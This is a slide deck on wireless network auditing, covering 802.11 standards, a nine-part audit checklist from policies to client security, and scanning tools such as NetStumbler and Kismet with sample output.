

# Wireless Network Auditing



# Speaker


Charlie Blanchard, CISA, CISM, CISSP  
Manager  
Security & Privacy Services  
Deloitte & Touche LLP

# Purpose

- Help you gain a general background of wireless
- Help you learn how to perform a wireless network audit
- Help you learn some assessment tools & techniques


# Introduction to Wireless

# The World of Wireless



ISACA's Information Systems Control Journal, Volume 3, 2004 is dedicated to wireless networking and telecommunications. It is a good resource for assistance in building a wireless audit program.

# Radio Frequency Band



# Wireless Network Standards

\* IEEE 802 is a standard for networks carrying variable sized packets and operates at layers 1 and 2 of the OSI model

## 802.11b

- Released 1999
- Max 11 Mbps data rate
- 2.4 GHz frequency band
- Direct Sequence Spread Spectrum (DSSS)

## 802.11a

- Extension to 802.11 Wireless LAN standard
- Max 54 Mbps data rate
- 5 GHz frequency band
- Orthogonal Frequency Division Multiplexing (OFDM)

## 802.11n

- Expected to be finalized by Nov 2009 (although many draft products available today)
- Max 600 Mbps data rate
- 5 GHz frequency band recommended (OFDM)

## 802.11g

- Released 2003
- Max 54Mbps data rate
- 2.4 GHz frequency band
- OFDM
- 802.11b compatible

## Bluetooth

- A short distance (10M) replacement for cabling
- Less than 1 Mbps
- 2.4 GHz frequency band
- Frequency Hopping Spread Spectrum (FHSS)

# Wireless Local Area (802.11)


\*802.11 is a port-based network access control standard

- NIC's & WAP's
- Broadcast communications
  - Service Set Identifier (SSID)
  - Dynamic Host Configuration Protocol (DHCP)
- Ad-hoc vs. infrastructure mode
- Authentication & Encryption
- Securing broadcast communications
  - Wired Equivalent Protocol (WEP)
  - 802.11i aka WiFi Protected Access (WPA2)
  - 802.1x aka EAP (LEAP, PEAP, TTLS)

# Typical Wireless Network



## Video clip \*



denver\_news9\_airport\_netstumbler\_3min 30sec.wmv

\* Video clip taken from Channel 9 News Denver – KUSA-TV [www.9news.com](http://www.9news.com)

# Wireless Audit Plan - Walkthrough

# 1. Policies and User Agreements

## - Wireless Security Policy

- Policy - exists, approved, published and communicated.
- Approved Devices - only devices specifically approved are allowed on Wireless Network i.e no personally owned wireless access points.
- Reviewed - policy is reviewed and updated at planned intervals.

## - Wireless User Agreement

- User Agreement - acceptable usage defined and approved by management. Must be signed by all users prior to being granted access.

# 1. Policies and User Agreements (cont.)

## - Example Wireless Security Standard

### Table of Contents

Wireless Networks and Devices: Overview of Wireless Environment .....	4
Wireless Networks and Devices: Approval of Wireless Devices .....	6
Wireless Networks and Devices: Information Security Services .....	7
Wireless Networks and Devices: Wireless WAN - Key Management.....	11
Wireless Networks and Devices: Wireless Laptops.....	11
Wireless Networks and Devices: Wireless WAN - Device to Device Messaging Services .....	12
Wireless Networks and Devices: PDA Devices .....	13
Wireless Networks and Devices: Wireless Point of Sale (POS).....	13
Wireless Networks and Devices: Wireless LAN – Communication Protocols .....	14
Wireless Networks and Devices: Wireless LAN – Securing Home LANs.....	14
Wireless Networks and Devices: Wireless LAN – Access Point and Client Device Authentication .....	15
Wireless Networks and Devices: Wireless LAN – Access Point Physical Security.....	16
Wireless Networks and Devices: Wireless LAN – Access Point Configuration .....	17
Wireless Networks and Devices: Wireless LAN – Access Point Management and Administration .....	17
Wireless Networks and Devices: Wireless LAN – System Management .....	17
Wireless Networks and Devices: Segregation of Data and IP Telephony Systems.....	18
Wireless Networks and Devices: IP Telephony Systems Compliance to Standards.....	18
Wireless Networks and Devices: Wireless LAN – Security Requirements for Usage in Non-Bank/Public Locations .....	18
Wireless Networks and Devices: Wireless MAN – Connectivity Requirements .....	19
Wireless Networks and Devices: Wireless MAN – System Management .....	19
Wireless Networks and Devices: Wireless PAN (Personal Area Networks).....	19

## 2. Infrastructure

### - Documentation

- Network Design - documented and diagramed.
- Device Inventory - details all legitimate devices.

### - Network Design


- Network Segregation - Wireless Network appropriately segregated from corporate network / Internet by firewalls.
- Traffic Filtering - routers / firewalls configured to only allow specific traffic / protocols
- Broadcast Protocols - Common Broadcast Protocols (such as SNMP, Cisco Discovery Protocol (CDP) etc.) are disabled or filtered.
- Third-party Access - Contractors, Vendors etc. are segregated from the Wireless Network that employees use.

### - Management

- Wired-only management - access to Wireless Device management console restricted to wired connection only (where possible)
- Wireless Console - management console traffic is segregated on a dedicated wireless interface / subnet / VPN tunnel

## 2. Infrastructure (cont.) - Perimeter Topology


- Single-tier architecture with DMZ is the minimum design for an entity that relies on the Internet for business
- Segment access zones into levels of trust
- Segment services by purpose/function
- Translate (NAT/PAT) to mask IP addresses
- Encrypt all sensitive traffic
- Validate rulesets for each communication channel



## 2. Infrastructure (cont.)

### - Physical Security

- Location - wireless devices are physically secure and reasonably concealed. No obvious signs of model number etc.
- Signal Leakage - appropriate location to prevent excess signal leakage.
- Additional Shielding - if appropriate has been installed.
- Monitored - wireless devices monitored by cameras / alarms etc.
- Natural Elements - infrastructure protected from natural elements (rain etc.)



\* Image taken from [www.ittc.ku.edu](http://www.ittc.ku.edu)



## 2. Infrastructure (cont.)

### - Testing

- Vulnerability Assessments / Penetration Testing
- Site Surveys



## 2. Infrastructure (cont.) - More on Testing

### Show and Tell of Assessment Equipment

- Pocket PC, Ministumbler, 802.11b card, and PC Card Jacket
- V- Yagi antenna
- Yagi antenna
- Pig Tail
- N Type female to female adaptor




# 3. Management

## - Defined Roles

- Limited Administrators - based on business requirements
- Segregation of Duties - prevent unauthorized modification of Wireless Device configuration

## - Management Console

- Access Control - protected by usernames / passwords / secure tokens etc. Passwords in accordance with corporate policy.
- Data transmitted in a secure format (e.g. HTTPS, SSH etc.)
- Centrally Managed Authentication - Radius, TACACS+ etc.



Example configuration screen from Linksys Router ([www.linksys.com](http://www.linksys.com))

## 3. Management

### - Maintenance

- Configuration Baseline has been developed for each type of device.
- Checklist of configuration for each type of device.
- Patching - appropriate firmware and patches installed.

### - Device Review

- Review of access, roles and configuration.

### - Change Management

- Test plan prior to making changes.
- Approval for changes.
- Backout plan.
- Emergency changes – process exists and is documented for making emergency changes.

## 4. Configuration

### - Default & Security Settings

- Default username and password changed
- Default SSID changed
- Default WEP / WPA keys erased and replaced
- Default IP Address / Subnet - changed

\* Taken from <http://www.wigle.net/gps/gps/main/ssidstats>

SSID	Total	Percent
<no ssid>	1715480	10.130%
linksys	1622704	9.582%
default	527310	3.113%
NETGEAR	437408	2.582%
Belkin54g	205144	1.211%
Wireless	191113	1.128%
no_ssid	142013	0.838%
hpsetup	131323	0.775%
WLAN	96332	0.568%
ACTIONTEC	75747	0.447%
home	70383	0.415%
<hidden ssid>	59191	0.349%
DLINK	57540	0.339%
Free Public WiFi	45888	0.270%
smc	45727	0.270%
MSHOME	41310	0.243%
orange	29990	0.177%
Philips WiFi	29486	0.174%
Motorola	27731	0.163%
tsunami	27026	0.159%
SITECOM	26063	0.153%
101	23103	0.136%
tmobile	23070	0.136%

- Backup - configuration is backed up, secured and tested.

# 5. Authentication & Encryption

## - Key Management 802.1x (WPA/WPA2)

- User required to authenticate to a secured authentication server (e.g. Radius / AAA server)
- Extensible Authentication Protocol (EAP) - appropriate EAP Type has been defined and implemented (EAP-TLS, EAP-FAST, EAP-PEAP, but NOT EAP-LEAP)
- Group / Pair-wise master key life time - set to expire after appropriate time frame (8 hrs or less)
- Server side certificates - x.509 digital certificate signed by appropriate source (e.g. Internal Certificate Authority, 3rd Party Certificate Authority etc.)
- Passwords - if used then two factor authentication required
- Client certificates
  - if used certificate key should be at least 1024 bits
  - appropriate client token type has been implemented (e.g. soft - certificate on hard drive or hard - USB key)
  - all client certificates configured with a 1 year maximum validity




Image taken from <http://en.wikipedia.org/wiki/802.1x>

## 5. Authentication & Encryption

### - Authentication

- Appropriate authentication method enabled and required for all users on Wireless Network
- Users required to authenticate with Radius/AAA server with username / password. Passwords are in accordance with corporate policy.

## 5. Authentication & Encryption

### - Pre-shared key (PSK) Management (WPA/WPA2 - Personal)

- Only appropriate for small organization / depts (less than 40 clients), low turnover and admin impact of managing infrastructure is low.
- Pass phrase - at least 35 characters, complex and hard to guess.
- Pass phrases rotated quarterly.
- Pass phrases changed when an individual leaves the organization.

### - WEP Shared Key Management

- Only appropriate for small organization / depts (less than 40 clients), low turnover and admin impact of managing infrastructure is low.
- MAC Addresses of all device registered with Infrastructure devices
- Strong Encryption 128 bit (104 bit with 24 bit Initialization Value)
- Key rotated every quarter
- Key changed when an individual leaves the organization

### • - Public Wireless Network

- Corporate VPNs - clients must use corporate VPN.
- Clients have limited access to specific networks services only after authenticating with VPN.

## 6. Monitoring

### - Audit Logs

- Event Logs - wireless devices configured to create logs, those logs are reviewed and incidents responded to. Logs are appropriately protected from unauthorized access.

### - Capacity

- Usage & Quality of Service are monitored.

### - Intrusion Detection

- Network level (OSI Layer 3)
  - Example attacks
    - Denial-of-service
    - Flooding
    - IP/MAC address cloning
- Data Link Level (OSI Layer 2)
  - Example attacks
    - cloning of SSIDs
    - Rogue Access Points
    - Signal Jamming



## 7. Coverage

### - Placement


- Coverage Requirements - whole office, limited meeting rooms?
- Devices appropriately positioned
- Antenna Selection - Omni / Bi-directional?
- Seamless Roaming - can clients move from one device to another seamlessly?



### - Interference


- Channel - located on a channel that is not saturated with other wireless networks.
- Objects - interference from physical objects e.g. walls, metal, etc.
- Radio frequency - ensure that wireless network is an area not susceptible to interference.

## 7. Coverage cont.



Use a scanner to determine your Radio Frequency footprint.

Monitor interference sources.



## 8. Client Security

### - Policy

- Approval - Client device must have signed management approval before they are allowed on the Wireless Network

### - Configuration

- Encryption support - devices must supported required encryption (e.g. WPA2).
- Others Network Interfaces disabled when connected to the Wireless Network.
- Router features disabled if client is able to act as a router.
- Remote connections (Windows File Share etc.) disabled whilst connected to wireless network.
- Windows Zero Configuration (WZC) Disabled.

### - Protection

- Access Controls - client devices have appropriate access controls (e.g username and password).
- Firewalls installed locally on client devices.
- Anti-virus installed on client devices.
- Patching - all client devices attached to the Wireless Network are appropriately patched.

## 8. Client Security cont.

### - User Education

- Users are educated about rouge Access Points.
- Privacy - users are educated about Public Wireless Networks and the need to use Corporate VPN.
- Locked - client devices are physically and logically secured when not being used.



## 9. Usability

### - User Experience

- Logon process allows easy access to the Wireless Network.
- Error Messages are user friendly.
- Appropriate policies and guidance exist for end users.
- Fallback - consideration for users unable to connect to the Wireless Network.




# Assessment tools & techniques

# Common tools - Windows

## - Network Stumbler (<http://www.netstumbler.com/>)

Netstumbler is the best known Windows tool for finding open wireless access points ("wardriving").



# Common tools – Windows Mobile

## - WiFiFoFum

WiFi scanner and war driving software for Pocket PC 2003 and Windows Mobile 5 / 6 Pocket PC and Smartphone editions.

<http://www.aspecto-software.com/rw/applications/wififofum/index.html>

WEP	MAC	SSID	Type	RSSI
Off	021279DDBDA2	nimrod	Peer	-67
Off	001124A50A07	dcs10	AP	-88
On	00032F178046	MalcNet	AP	-41
Off	001124A529E1	dcs10	AP	-89
Off	000D9389B64B	dcs10	AP	-86
Off	00022D21D727	dcs10	AP	-76
Off	001124967DA6	dcs10	AP	-77
Off	000D9389AC58	dcs10	AP	0

# Common tools - Linux



## - Kismet (<http://www.kismetwireless.net/>)

- “Kismet is a console (ncurses) based 802.11 layer2 wireless network detector, sniffer, and intrusion detection system. It identifies networks by passively sniffing (as opposed to more active tools such as NetStumbler), and can even decloak hidden (non-beaconing) networks if they are in use. It can automatically detect network IP blocks by sniffing TCP, UDP, ARP, and DHCP packets, log traffic in Wireshark/TCPDump compatible format, and even plot detected networks and estimated ranges on downloaded maps. As you might expect, this tool is commonly used for wardriving.” – from <http://sectools.org/wireless.html>

```
Kismet wlan0
Network List - (Channel)
+-----+-----+-----+-----+-----+-----+
Name      T  Ch  Pkts  Flags  IP Range  Size
+-----+-----+-----+-----+-----+-----+
+ Probe Networks  G  ---  10    0,0,0,0  0B
